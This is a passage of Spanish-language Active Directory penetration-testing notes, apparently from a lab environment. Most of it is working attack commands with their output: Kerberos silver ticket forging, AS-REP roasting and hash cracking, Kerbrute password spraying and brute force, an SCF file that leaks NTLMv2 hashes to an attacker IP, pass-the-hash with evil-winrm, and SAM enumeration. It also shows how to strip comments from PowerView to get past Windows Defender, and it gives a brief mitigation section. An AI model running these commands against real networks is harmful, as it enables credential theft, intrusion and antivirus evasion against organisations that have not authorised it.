[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 10.0.20348.169]

(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

## Silver ticket attack

```
> impacket-ticketer -nthash 6bb9c41ecff74ba1f02017d54e734b75 -domain-sid S-1-5-21-422223421-2761745813-2535134267 -domain corp.local -spn cifs/DC01.corp.local administrador
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.local/administrador
[*]   PAC LOGON INFO
[*]   PAC CLIENT INFO TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]   PAC SERVER CHECKSUM
[*]   PAC PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrador.ccache
```



### ASREPROAST ATTACK (GetNPUsers.py)

#### ASReproast:

**ASReproast** es una técnica utilizada en entornos de Active Directory (AD) que aprovecha una configuración específica de las cuentas de usuario para obtener hashes de contraseñas que pueden ser descifrados fuera de línea para obtener la contraseña en texto plano. Esta técnica se enfoca en los usuarios que tienen habilitada la opción "**Do not require Kerberos pre-authentication**" (No requerir preautenticación de Kerberos), lo que permite a un atacante solicitar un Ticket de Concesión de Tickets (TGT, Ticket Granting Ticket) para esos usuarios sin necesidad de proporcionar credenciales válidas.

#### Funcionamiento:

##### 1. Preautenticación de Kerberos:

- En un flujo normal de autenticación de Kerberos, el usuario debe realizar un proceso de preautenticación antes de que el Servidor de Autenticación (AS) emita un TGT. Este proceso implica cifrar una marca de tiempo con la contraseña del usuario, lo que demuestra que el usuario conoce su contraseña.
- Si la opción "**Do not require Kerberos pre-authentication**" está habilitada en una cuenta, el AS emitirá un TGT sin realizar este paso de preautenticación.

##### 2. Obtención del TGT:

- Un atacante puede enviar una solicitud de TGT (AS-REQ) al KDC para una cuenta con preautenticación deshabilitada. El KDC responde con un TGT cifrado con la contraseña del usuario (AS-REP).
- Este TGT cifrado contiene información que puede ser extraída y utilizada para realizar un ataque de fuerza bruta o diccionario fuera de línea con el fin de descifrar la contraseña del usuario.

##### 3. Explotación:

- El atacante extrae el hash del TGT cifrado y lo guarda en un formato adecuado para herramientas de descifrado, como **Hashcat** o **John the Ripper**.
- Luego, utiliza estas herramientas para intentar descifrar la contraseña del usuario.

### ¿Qué hace GetNPUsers.py?

**GetNPUsers.py** es una herramienta que se utiliza para identificar cuentas de usuario que no requieren pre-autenticación de Kerberos y, opcionalmente, solicitar sus TGT cifrados. Estos TGT pueden ser exportados en formato hash para su posterior crackeo.

Cuando ejecutas el comando:

```
python GetNPUsers.py-dc-ip 192.168.1.1 dominio.local/-request
```

Estás realizando lo siguiente:

1. Enumerar cuentas sin pre-autenticación: Identifica las cuentas de usuario que tienen el atributo "Do not require Kerberos pre-authentication" habilitado.
2. Solicitar TGT cifrados: Si la herramienta está configurada para hacerlo, también puede solicitar los TGT cifrados para esas cuentas.

### ¿Es esto AS-REP Roasting?

Sí, es parte del proceso de AS-REP Roasting, pero no es el ataque completo. El ataque completo de AS-REP Roasting incluye:

1. Enumerar cuentas que no requieren pre-autenticación con GetNPUsers.py.
2. Solicitar los TGT cifrados para esas cuentas.
3. Exportar los TGT en formato hash.
4. Intentar crackear los hashes fuera de línea con herramientas como hashcat o John the Ripper.

Por lo tanto, ejecutar GetNPUsers.py es el **primer paso** para realizar un ataque de AS-REP Roasting.

### Ejemplo de AS-REP Roasting completo

1. Enumerar cuentas sin pre-autenticación y solicitar TGT:

```
python GetNPUsers.py-dc-ip 192.168.1.1 dominio.local/-request
```

Esto devolverá los TGT en formato hash, por ejemplo:

```
$krb5asrep$23$usuario1@DOMINIO.LOCAL:3e4567890abcde...
$krb5asrep$23$usuario2@DOMINIO.LOCAL:4f5678901bcdef...
```

## 2. Crackear los hashes:

Usar una herramienta como hashcat para intentar crackear el hash:

```
hashcat-m 18200 hash.txt wordlist.txt
```

Si la contraseña es débil, podrías obtenerla en texto plano.

### ¿Cuál es la diferencia entre Kerberoasting y AS-REP Roasting?

Aspecto	Kerberoasting	AS-REP Roasting
Objetivo	Cuentas de servicio (SPNs)	Cuentas de usuario sin pre-autenticación
Ticket solicitado	Ticket de Servicio (TGS)	Ticket de Concesión de Tickets (TGT)
Formato del hash	\$Krb5tgs\$	\$Krb5asrep\$
Modo de hashcat	-m 13100	-m 18200

Diferencias clave entre TGT y TGS:		
Aspecto	TGT (Ticket Granting Ticket)	TGS (Ticket Granting Service)
Función principal	Permite solicitar tickets de servicio (TGS).	Permite acceder a un recurso específico.
Cifrado	Cifrado con la clave del KDC.	Cifrado con la clave de la cuenta de servicio asociada al SPN.
Validez	Tiempo de vida limitado (por defecto, 10 horas).	Tiempo de vida limitado (por defecto, 10 horas).
Uso	Se presenta al KDC para solicitar TGS.	Se presenta al servicio específico para obtener acceso.
Ejemplo de uso	Solicitar acceso a un servidor de archivos.	Acceder a un servidor de archivos.

### Resumen

- Ejecutar **GetNPUsers.py** es parte del proceso de AS-REP Roasting, ya que enumera cuentas sin pre-autenticación y puede solicitar TGT cifrados.
- El ataque completo de AS-REP Roasting incluye crackear esos TGT para obtener contraseñas.

**TGT**: Es un ticket general que prueba que el usuario ha sido autenticado y le permite solicitar tickets de servicio (TGS). No otorga acceso directo a recursos.

**TGS**: Es un ticket específico que otorga acceso a un recurso en particular (como un servidor de archivos o una base de datos).

Ambos tickets son fundamentales en el proceso de autenticación y autorización de Kerberos, pero cumplen funciones diferentes en el flujo de acceso a recursos.

## El ATAQUE

Luego de conseguir los usuarios del dominio con RPCCLIENT o RPCENUM u otras herramientas podremos hacer el ataque ASREPSROAST

Creamos el archivo de los usuarios (usernames.txt):



```
GNU nano 7.2
dsuarez
atrimana
Administrador
admintest
SVC_SQLService
```

En /etc/hosts guardamos la IP del DC y ponemos el dominio de la siguiente manera




```
GNU nano 7.2
# Others
10.129.180.64 inlanefreight.htb
192.168.100.52 evilcorp evilcorp.local
```

Luego ejecutamos el comando

```
GetNPUsers.py dominio.local/-usersfile users.txt-format hashcat
GetNPUsers.py-request-format hashcat-usersfile users.txt-dc-ip <ip> dominio.local/
impacket-GetNPUsers corp.local/empleado1:Password1-format john-outputfile asrep2.hash
```

Vemos que se captura el hash del usuario SVC\_SQLService.



```
#GetNPUsers.py evilcorp.local/ -usersfile usernames.txt -format hashcat
Impacket v0.12.0.dev1+20240828.175257.27e7e747 - Copyright 2023 Fortra

[-] User dsuarez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User atriana doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrador doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User admintest doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$SVC_SQLService@EVILCORP.LOCAL:61d5a905b051b80cff6db7f1a0d101db$2e73e4a86f248f4de1ff782e8c314ff47ed40920baeb536e83f5ae5dfe8ff9e95267575e5313534bb19042aba309367f26b320bc00f5c9df13dcc8245aa7c1e5097d102b1ad0a5d62791093ea9349de591c0d5842383842fded8d3bc6ba6d3d48ba9b3ad3d2170ba9dafc88b21bfdfa2f
```

Ahora podemos intentar crackear el hash (Creamos el archivo hash.txt con el hash obtenido)

```
[root@parrot:~]# cat hash.txt
$krb5asrep$23$SVC_SQLService@EVILCORP.LOCAL:61d5a905b051b80cff6db7f1a0d101c
7575e5313534bb19042aba309367f26b320bc00f5c9df13dcc8245aa7c1e5097d102b1ad0a5
c88b21bdfa2f
```

Y lo crackeamos con john

```
john--wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
[root@parrot:~]# ./john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Kerberos 5 AS-REP)
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MYPASSWORD123# ($krb5asrep$23$SVC_SQLService@EVILCORP.LOCAL) [*****]
1g 0:00:00:21 DONE (2024-09-16 15:45) 0.04604g/s 499365p/s 499365c/s MZCARMAL..MYROOM2518
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora podríamos nuevamente usar **Crackmapexec** para validar las credenciales sobre la red y ver sobre que equipos tenemos acceso.

Luego con **Psexec.py** podríamos meternos a los equipos víctimas.


### Habilitar ASREPROAST a un usuario

#### Ataque AS-REP ROAST (Desde Windows)

Habilitando el **switch** de un **user** mediante **GenericAll** o **GenericWrite**

```
Set-DomainObject-Identity user.apellido-XOR @{useraccountcontrol=4194304}-Verbose
```

```
PS C:\Users\empleado1\Desktop\Rubeus-master\Rubeus\bin\Debug> Set-DomainObject -Identity arlie.esther -XOR @{useraccountcontrol=4194304} -Verbose
DETALLADO: [Get-DomainSearcher] search base: LDAP://DC01.CORP.LOCAL/DC=CORP,DC=LOCAL
DETALLADO: [Get-DomainObject] Get-DomainObject filter string:
(&(|(samAccountName=arlie.esther)(name=arlie.esther)(dnshostname=arlie.esther)))
DETALLADO: [Set-DomainObject] XORing 'useraccountcontrol' with '4194304' for object 'arlie.esther'
```



## KERBRUTE

Esta es una herramienta escrita por [ropnop](#) que permite realizar fuerza bruta y enumerar cuentas validas en el directorio activo a través del mensaje AS-REQ y la Pre-Autenticación de Kerberos. Las ventajas que ofrece esta herramienta es la velocidad en que realiza el ataque sin alertar al evento de seguridad de falla de inicio de sesión ID 4625.

Mas detalle en: <https://gerh4rdt.hashnode.dev/kerbrute-fuerza-bruta-y-enumeracion-de-cuentas-en-ad>

## KERBRUTE INSTALACION

```
sudo git clone https://github.com/ropnop/kerbrute.git  
sudo make all  
ls dist/  
../kerbrute_linux_amd64  
echo $PATH  
sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
```

## OTRA FORMA

<https://github.com/ropnop/kerbrute>

Click Releases



Click en kerbrute\_linuix\_amd64



Creamos una carpeta con el nombre Kerbrute y guardamos allí el archivo kerbrute\_linuix\_amd64 que descargamos.

```
mkdir kerbrute  
cd kerbrute
```

```
# Agrega la ruta al PATH  
export PATH=$PATH:/home/botache/programas/kerbrute
```

```
# Verifica que el ejecutable existe  
ls /home/botache/programas/kerbrute/kerbrute_linuix_amd64
```

```
# Intenta ejecutar Kerbrute  
chmod +x kerbrute_linuix_amd64  
kerbrute_linuix_amd64  
echo 'export PATH=$PATH:/home/botache/programas/kerbrute' >> ~/.bashrc  
source ~/.bashrc
```

```
RENOMBRAR EL EJECUTABLE  
mv /ruta/kerbrute/kerbrute_linuix_amd64 /ruta/kerbrute/kerbrute
```

## OTRA FORMA DE INSTALACIÓN

```
git clone https://github.com/ropnop/kerbrute.git
cd kerbrute
sudo apt install golang-go
go build
./kerbrute
```

## KERBRUTE ENUMERACION DE USUARIOS

Comando para enumerar usuarios con kerbrute

```
kerbrute userenum --dc 192.168.0.120-d dominio.local /ruta/users.txt-t 20
```

```
[root@kali]~/home/kali/tools/AD/kerbrute]
# ./kerbrute userenum --dc 192.168.100.5 -d corp.local users.txt -t 20

Version: dev (n/a) - 10/04/25 - Ronnie Flathers @ropnop

2025/10/04 16:20:43 > Using KDC(s):
2025/10/04 16:20:43 > 192.168.100.5:88

2025/10/04 16:20:43 > [+] VALID USERNAME: empleado5@corp.local
2025/10/04 16:20:48 > [+] VALID USERNAME: empleado2@corp.local
2025/10/04 16:20:48 > [+] VALID USERNAME: empleado1@corp.local
2025/10/04 16:20:48 > Done! Tested 5 usernames (3 valid) in 5.021 seconds
```

## KERBRUTE ATAQUES DE DICCIONARIO

### Comando 1 (Password Spraying)

```
kerbrute passwordspray --dc 192.168.0.120-d dominio.local usuarios.txt Password1-v
./kerbrute passwordspray --dc 192.168.x.x-d dominio.corp dic.txt Passwd1-v | tee spraying.txt
kerbrute passwordspray --dc 192.168.0.120-d dominio.local usuarios.txt Password1-v | grep +
```

```
kerbrute passwordspray -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 usuarios.txt Passwd1 | grep +
kerbrute passwordspray -d dominio.local --dc 10.10.10.10 users.txt Password123
```

### Comando 2 (Lista de passwords y un usuario) Fuerza bruta

```
kerbrute bruteuser -d dominio.local --dc 192.168.0.10 rockyou.txt user -v -t 200
```

### Recomendación o sanitización:

La enumeración de usuarios mediante Kerberos es una técnica que aprovecha las respuestas del **KDC (Key Distribution Center)** para determinar si un nombre de usuario es válido o no. El KDC responde con el error **PRINCIPAL UNKNOWN** si el usuario no existe, y solicita **autenticación previa (pre-authentication)** si el usuario existe. Esto permite a un atacante enumerar usuarios válidos sin generar eventos de bloqueo de cuentas o errores de inicio de sesión visibles.

### ¿Cómo mitigar esta técnica de enumeración de usuarios?

1. **Habilitar la autenticación previa (pre-authentication) para todas las cuentas:**
  - La autenticación previa es un mecanismo de seguridad que requiere que el cliente demuestre que conoce la contraseña del usuario antes de que el KDC emita un TGT (Ticket Granting Ticket).
  - Asegúrate de que **todas las cuentas de usuario** tengan habilitada la autenticación previa. Esto se puede configurar en Active Directory (AD) mediante la política de cuentas.
  - Si una cuenta no tiene habilitada la autenticación previa, un atacante puede solicitar un TGT sin necesidad de conocer la contraseña, lo que facilita la enumeración de usuarios.
2. **Configurar respuestas genéricas para errores de autenticación:**
  - Modifica la configuración del KDC para que no revele información específica sobre la existencia o inexistencia de un usuario.
  - En lugar de devolver **PRINCIPAL UNKNOWN** para usuarios inexistentes, el KDC puede devolver un error genérico, como **KDC\_ERR\_PREAUTH\_REQUIRED**, independientemente de si el usuario existe o no.
  - Esto dificulta que un atacante distinga entre usuarios válidos e inválidos.
3. **Implementar umbrales de detección y bloqueo de enumeración:**
  - Monitorea y analiza los intentos de autenticación Kerberos en busca de patrones sospechosos, como múltiples solicitudes de TGT en un corto período de tiempo.
  - Configura sistemas de detección de intrusiones (IDS) o soluciones de seguridad para alertar o bloquear IPs que realicen un número anormal de solicitudes de autenticación.
4. **Limitar la exposición del servicio Kerberos:**
  - Restringe el acceso al servicio Kerberos (puerto UDP 88) desde redes no confiables. Utiliza firewalls o listas de control de acceso (ACLs) para limitar las solicitudes Kerberos a redes internas o direcciones IP específicas.



## HASHCAT

Hashcat examples: [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

Guardamos el hash en un archivo hash.txt

```
hashcat-m 18200 hash.txt rockyou.txt
```

mostrar credenciales

```
john--show--format=netntlmv2 hash.txt
```



## INSTALACIÓN DE XFREEERDP EN PARROT OS

```
sudo apt-get install libwinpr2-2=2.3.0+dfsg1-2+deb11u1
sudo apt-get install libfreerdp2-2=2.3.0+dfsg1-2+deb11u1
sudo apt-get install freerdp2-x11
sudo apt-get update
sudo apt-get upgrade
```

### Uso de xfreeRDP

```
xfreerdp /v:<IP> /u:user /p:pass
xfreerdp /v:<IP> /u:user /p:pass /cert-ignore
xfreerdp /v:<IP> /u:user /p:pass /timeout:60000
xfreerdp /v: <IP> /u:user /p:pass /d:dominio /cert-ignore
proxychains xfreerdp /v:172.16.5.35 /u:mlefay /p:"passwd" /drive:linux,/home/user
```

## File SCF (Obtener hashes NTLMv2)

Este archivo a continuación, luego de crearlo, debemos dejarlo en un lugar donde alguien lo vea, luego de que la persona lo vea (no necesita que el archivo se abra) habremos capturado el Hash NTLMv2, el cual podremos crackear.

Si no hemos capturado hashes ntlmv2 con responder, podremos hacer este ataque, para ello debemos escanear recursos compartidos, y en una carpeta compartida podremos meter el archivo **file.scf**, para que cuando alguien entre a la carpeta compartida, nos entregue (sin saberlo) el hash NTLMv2

Creamos un archivo con el nombre `file.scf` (192.168.100.61 – IP Atacante)

```
GNU nano 7.2
[Shell]

Command=2

IconFile=\192.168.100.61\test.ico

[Taskbar]

Command=ToggleDesktop
```

Ponemos a la escucha para capturar el hash NTMLv2

```
python3 impacket/examples/smbserver.py smbFolder $(pwd)-smb2support
```

Crackear el hash, Comando:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 hash.txt
```



## Evil-WinRM (Instalación)

```
sudo gem install evil-winrm
```

### Pass The Hash con **evil-winrm** (Linux)

[evil-winrm](#) es otra herramienta que podemos usar para autenticarnos mediante el ataque Pass the Hash con comunicación remota de PowerShell. Si SMB está bloqueado o no tenemos derechos administrativos, podemos usar este protocolo alternativo para conectarnos a la máquina de destino.

```
evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
```

**Nota:** Cuando utilizamos una cuenta de dominio, debemos incluir el nombre del dominio, por ejemplo: **administrador@inlanefreight.htb**

### Estructura del comando

```
evil-winrm -i <target-IP> -u <username> -p <password>
```

### WinRM Conexión

```
evil-winrm -i <IP> -u user -p P455w0rD  
evil-winrm -i 10.129.42.197 -u user -p password
```

## PowerView

Lo Podemos encontrar en <https://github.com/PowerShellMafia/PowerSploit> carpeta **Recon**, [PowerView.ps1](#)

PowerView suele ser detectado por los antivirus o Windows defender, para ello muchas veces solo quitando los comentarios es suficiente para hacer un bypass de antivirus, asi que una vez tengamos PowerView en nuestro Linux quitaremos los comentarios antes de pasarlo a Windows, para quitar dichos comentarios debemos ejecutar el siguiente comando:

```
sed '/#/#/d' PowerView.ps1 > new_powerview.ps1
```

lo pasamos a la maquina Windows y veremos que no será detectado por Windows defender y estará listo para usar.

Comando para que PowerView no este sacando mensajes todo el tiempo de que el script no es seguro.

```
Unblock-File-Path .\PowerView.ps1
```

---

Ejecutar PowerView: (Estando en la misma ruta o carpeta ejecutar lo siguiente)

```
. .\PowerView.ps1
```

Enumeracion: saber el usuario que se tiene en consola windows o desde linux remoto hacia una powershell windows:

```
$env:UserName
```

Enumarar el dominio:

```
$env:UserDomain
```

Nombre del equipo:

```
$env:ComputerName
```

Dominio y usuario:

```
whoami
```

Para ver todos los grupos de un equipo local (No a nivel de dominio)

```
Get-NetLocalGroup
```

## Pre compilación o enumeración de un equipo local (SAM)

Para saber a que tenemos privilegios y a que no:

```
Get-NetGroup-UserName "empleado1" | select name
```

Si solo pertenecemos a (Usuarios del dominio) solo podremos gestionar nuestro propio equipo

```
PS C:\Users\empleado1\Desktop> Get-NetGroup -UserName "empleado1" | select name
name
-----
Usuarios del dominio
```

Pero con el siguiente comando podremos ver que usuarios locales estan dentro del grupo Administradores:

```
Get-NetLocalGroupMember-GroupName Administradores | Select-Object MemberName, IsGroup, IsDomain
```

Vemos que usuario o grupos forman parte del grupo local Administradores.

```
PS C:\Users\empleado1\Desktop> Get-NetLocalGroupMember -GroupName Administradores | Select-Object MemberName, IsGroup, IsDomain
MemberName           IsGroup IsDomain
-----             -----
WS01\Administrador      False
WS01\santiago          False
CORP\Admins. del dominio    True
```

Se puede rescatar de la imagen anterior que el usuario Administrador y Santiago no pertenecen al Dominio y tenemos el grupo **Admins. Del dominio** que todo usuario dentro de este grupo por defecto tendrá privilegios de administración van a tener acceso al grupo local del equipo de Administradores a las maquinas locales que estén dentro del dominio.

En este caso, lo que podríamos intentar hacer, es hacernos con la cuenta de **Administrador local del equipo**, ya que en un entorno empresarial suelen usar la misma contraseña y podríamos intentar ver si otros equipos tienen la misma credencial y así poder acceder a ellos. De esta forma podríamos pivotar e incluso ingresar al DC (Domain Controller) que es donde se encuentra la **base de datos del dominio** y que contiene todos los objetos del mismo y es el que mas nos interesa.

## HACER LO MISMO, PERO SIN POWERVIEW (CON COMANDOS DE POWERSHELL)

Get-LocalGroup | Select Name, Objectclass, Principalsource, sid

Veremos los grupos locales que tiene este equipo en concreto

Name	ObjectClass	PrincipalSource	SID
Administradores	Grupo	Local	S-1-5-32-544
Administradores de Hyper-V	Grupo	Local	S-1-5-32-578
Duplicadores	Grupo	Local	S-1-5-32-552
IIS_IUSRS	Grupo	Local	S-1-5-32-568
Invitados	Grupo	Local	S-1-5-32-546
Lectores del registro de eventos	Grupo	Local	S-1-5-32-573
Operadores criptográficos	Grupo	Local	S-1-5-32-569
Operadores de asistencia de control de acceso	Grupo	Local	S-1-5-32-579
Operadores de configuración de red	Grupo	Local	S-1-5-32-556
Operadores de copia de seguridad	Grupo	Local	S-1-5-32-551
Propietarios del dispositivo	Grupo	Local	S-1-5-32-583
System Managed Accounts Group	Grupo	Local	S-1-5-32-581
Usuarios	Grupo	Local	S-1-5-32-545
Usuarios avanzados	Grupo	Local	S-1-5-32-547
Usuarios COM distribuidos	Grupo	Local	S-1-5-32-562
Usuarios de administración remota	Grupo	Local	S-1-5-32-580
Usuarios de escritorio remoto	Grupo	Local	S-1-5-32-555
Usuarios del monitor de sistema	Grupo	Local	S-1-5-32-558
Usuarios del registro de rendimiento	Grupo	Local	S-1-5-32-559

También podemos ver que miembros tiene el grupo local de Administradores:

Get-LocalGroupMember-Group Administradores

ObjectClass	Name	PrincipalSource
Grupo	CORPAdmins. del dominio	ActiveDirectory
Usuario	WS02\Administrador	Local
Usuario	WS02\santiago2	Local

Vemos 2 usuarios locales Administrador y santiago2, y el grupo Admins. Del dominio que pertenece al dominio de Active Directory y que los usuarios pertenecientes a este grupo tendrán acceso local a este equipo unido al dominio.

## ENUMERACION REMOTA DE SAM

Si en este caso **empleado1** esta dentro del grupo **Admins. Del dominio** podrá ver la información SAM de los equipos remotos, o si **empleado1** no esta en este grupo, podrá hacer este ataque de enumeración remoto de SAM únicamente a equipos anteriores a **windows 7** o **windows server 2016**. **(Estamos enumerando los grupos del equipo WS02 desde el WS01).**

Protocolo (SAMR)- (DCE/RPC)

..\\PowerView.ps1

Get-NetLocalGroup-ComputerName WS02

ComputerName	GroupName	Comment
WS02	Administradores	Los administradores tienen acceso completo y sin restricc...
WS02	Administradores de Hyper-V	Los miembros de este grupo tienen acceso completo y sin r...
WS02	Duplicadores	Pueden replicar archivos en un dominio
WS02	IIS_IUSRS	Grupo integrado usado por Internet Information Services.
WS02	Invitados	De forma predeterminada, los invitados tienen el mismo ac...
WS02	Lectores del registro de eventos	Los miembros de este grupo pueden leer registros de event...
WS02	Operadores criptográficos	Los miembros tienen autorización para realizar operacione...
WS02	Operadores de asistencia de control de acceso	Los miembros de este grupo pueden consultar de forma remo...
WS02	Operadores de configuración de red	Los miembros en este equipo pueden tener algunos privileg...
WS02	Operadores de copia de seguridad	Los operadores de copia de seguridad pueden invalidar res...
WS02	Propietarios del dispositivo	Los miembros de este grupo pueden cambiar la configuraci...
WS02	System Managed Accounts Group	Los miembros de este grupo los administra el sistema.
WS02	Usuarios	Los usuarios no pueden hacer cambios accidentales o inten...
WS02	Usuarios avanzados	Los usuarios avanzados se incluyen para la compatibilidad...
WS02	Usuarios COM distribuidos	Los miembros pueden iniciar, activar y usar objetos de CO...
WS02	Usuarios de administración remota	Los miembros de este grupo pueden acceder a los recursos ...
WS02	Usuarios de escritorio remoto	A los miembros de este grupo se les concede el derecho de...
WS02	Usuarios del monitor de sistema	Los miembros de este grupo tienen acceso a los datos del ...
WS02	Usuarios del registro de rendimiento	Los miembros de este grupo pueden programar contadores de...



Sin privilegios de Admin siendo empleado1 puedo ver quien se ha conectado a mi equipo local, con esto podremos saber que conexiones se han establecido a mi maquina local, podríamos capturar el usuario **Administrador** y saber que se conecto desde la ip **192.168.100.161**.

```
.\PowerView.ps1  
Get-NetLocalGroup-ComputerName WS02
```

```
PS C:\Users\empleado1\Desktop> . .\PowerView.ps1  
PS C:\Users\empleado1\Desktop> Get-NetSession  
  
CName      : \\\\"192.168.100.161  
UserName   : Administrador  
Time       : 19  
IdleTime   : 5  
ComputerName : localhost  
  
CName      : \\\\"[::1]  
UserName   : empleado1  
Time       : 0  
IdleTime   : 0  
ComputerName : localhost  
  
PS C:\Users\empleado1\Desktop>
```

Enumeración de SAM desde un linux remotamente (Con credenciales básicas y sin acceso a pc windows)

Colocar la ip del servidor como DNS Server en kali linux para resolver los dominios.



Como vemos, quedo bien configurado, haciendo ping a WS01.corp.local

```
(root㉿kali)-[~/home/kali/Downloads]
└─# ping WS01.corp.local
PING WS01.corp.local (192.168.100.160) 56(84) bytes of data.
64 bytes from 192.168.100.160: icmp_seq=1 ttl=128 time=27.5 ms
64 bytes from 192.168.100.160: icmp_seq=2 ttl=128 time=4.06 ms
64 bytes from 192.168.100.160: icmp_seq=3 ttl=128 time=3.87 ms
^C
--- WS01.corp.local ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 3.867/11.821/27.537/11.112 ms
```

## RPCCLIENT

```
rpcclient -U "dominio\usuario%Password" IP-nombrePC
rpcclient -U "corp\empleado1%Password1" WS01.corp.local
```

```
(root㉿kali)-[~/home/kali/tools]
└─# rpcclient -U "corp\empleado1%Password1" WS01.corp.local
rpcclient $> █
```

Como vimos anterior mente, el usuario debe tener los permisos sobre el equipo para poder ver información relevante de lo contrario no podremos enumerar la SAM remotamente.

Como **empleado1** no podremos ver lo siguiente, debemos ser **Admins del dominio/Administradores** para ver los usuarios en la maquina remota.

```
(root㉿kali)-[~/home/kali/tools]
└─# rpcclient -U "corp\Administrador%██████████" WS01.corp.local
rpcclient $> enumdousers
user:[Administrador] rid:[0x1f4]
user:[DefaultAccount] rid:[0x1f7]
user:[Invitado] rid:[0x1f5]
user:[santiago] rid:[0x3e8]
user:[WDAGUtilityAccount] rid:[0x1f8]
rpcclient $> █
```

Ver todos los grupos que hay en la maquina remota.

enumalsgroups builtin

```
rpcclient $> enumalsgroups builtin
group:[Administradores] rid:[0x220]
group:[Administradores de Hyper-V] rid:[0x242]
group:[Duplicadores] rid:[0x228]
group:[IIS_IUSRS] rid:[0x238]
group:[Invitados] rid:[0x222]
group:[Lectores del registro de eventos] rid:[0x23d]
group:[Operadores criptográficos] rid:[0x239]
group:[Operadores de asistencia de control de acceso] rid:[0x243]
group:[Operadores de configuración de red] rid:[0x22c]
group:[Operadores de copia de seguridad] rid:[0x227]
group:[Propietarios del dispositivo] rid:[0x247]
group:[System Managed Accounts Group] rid:[0x245]
group:[Usuarios] rid:[0x221]
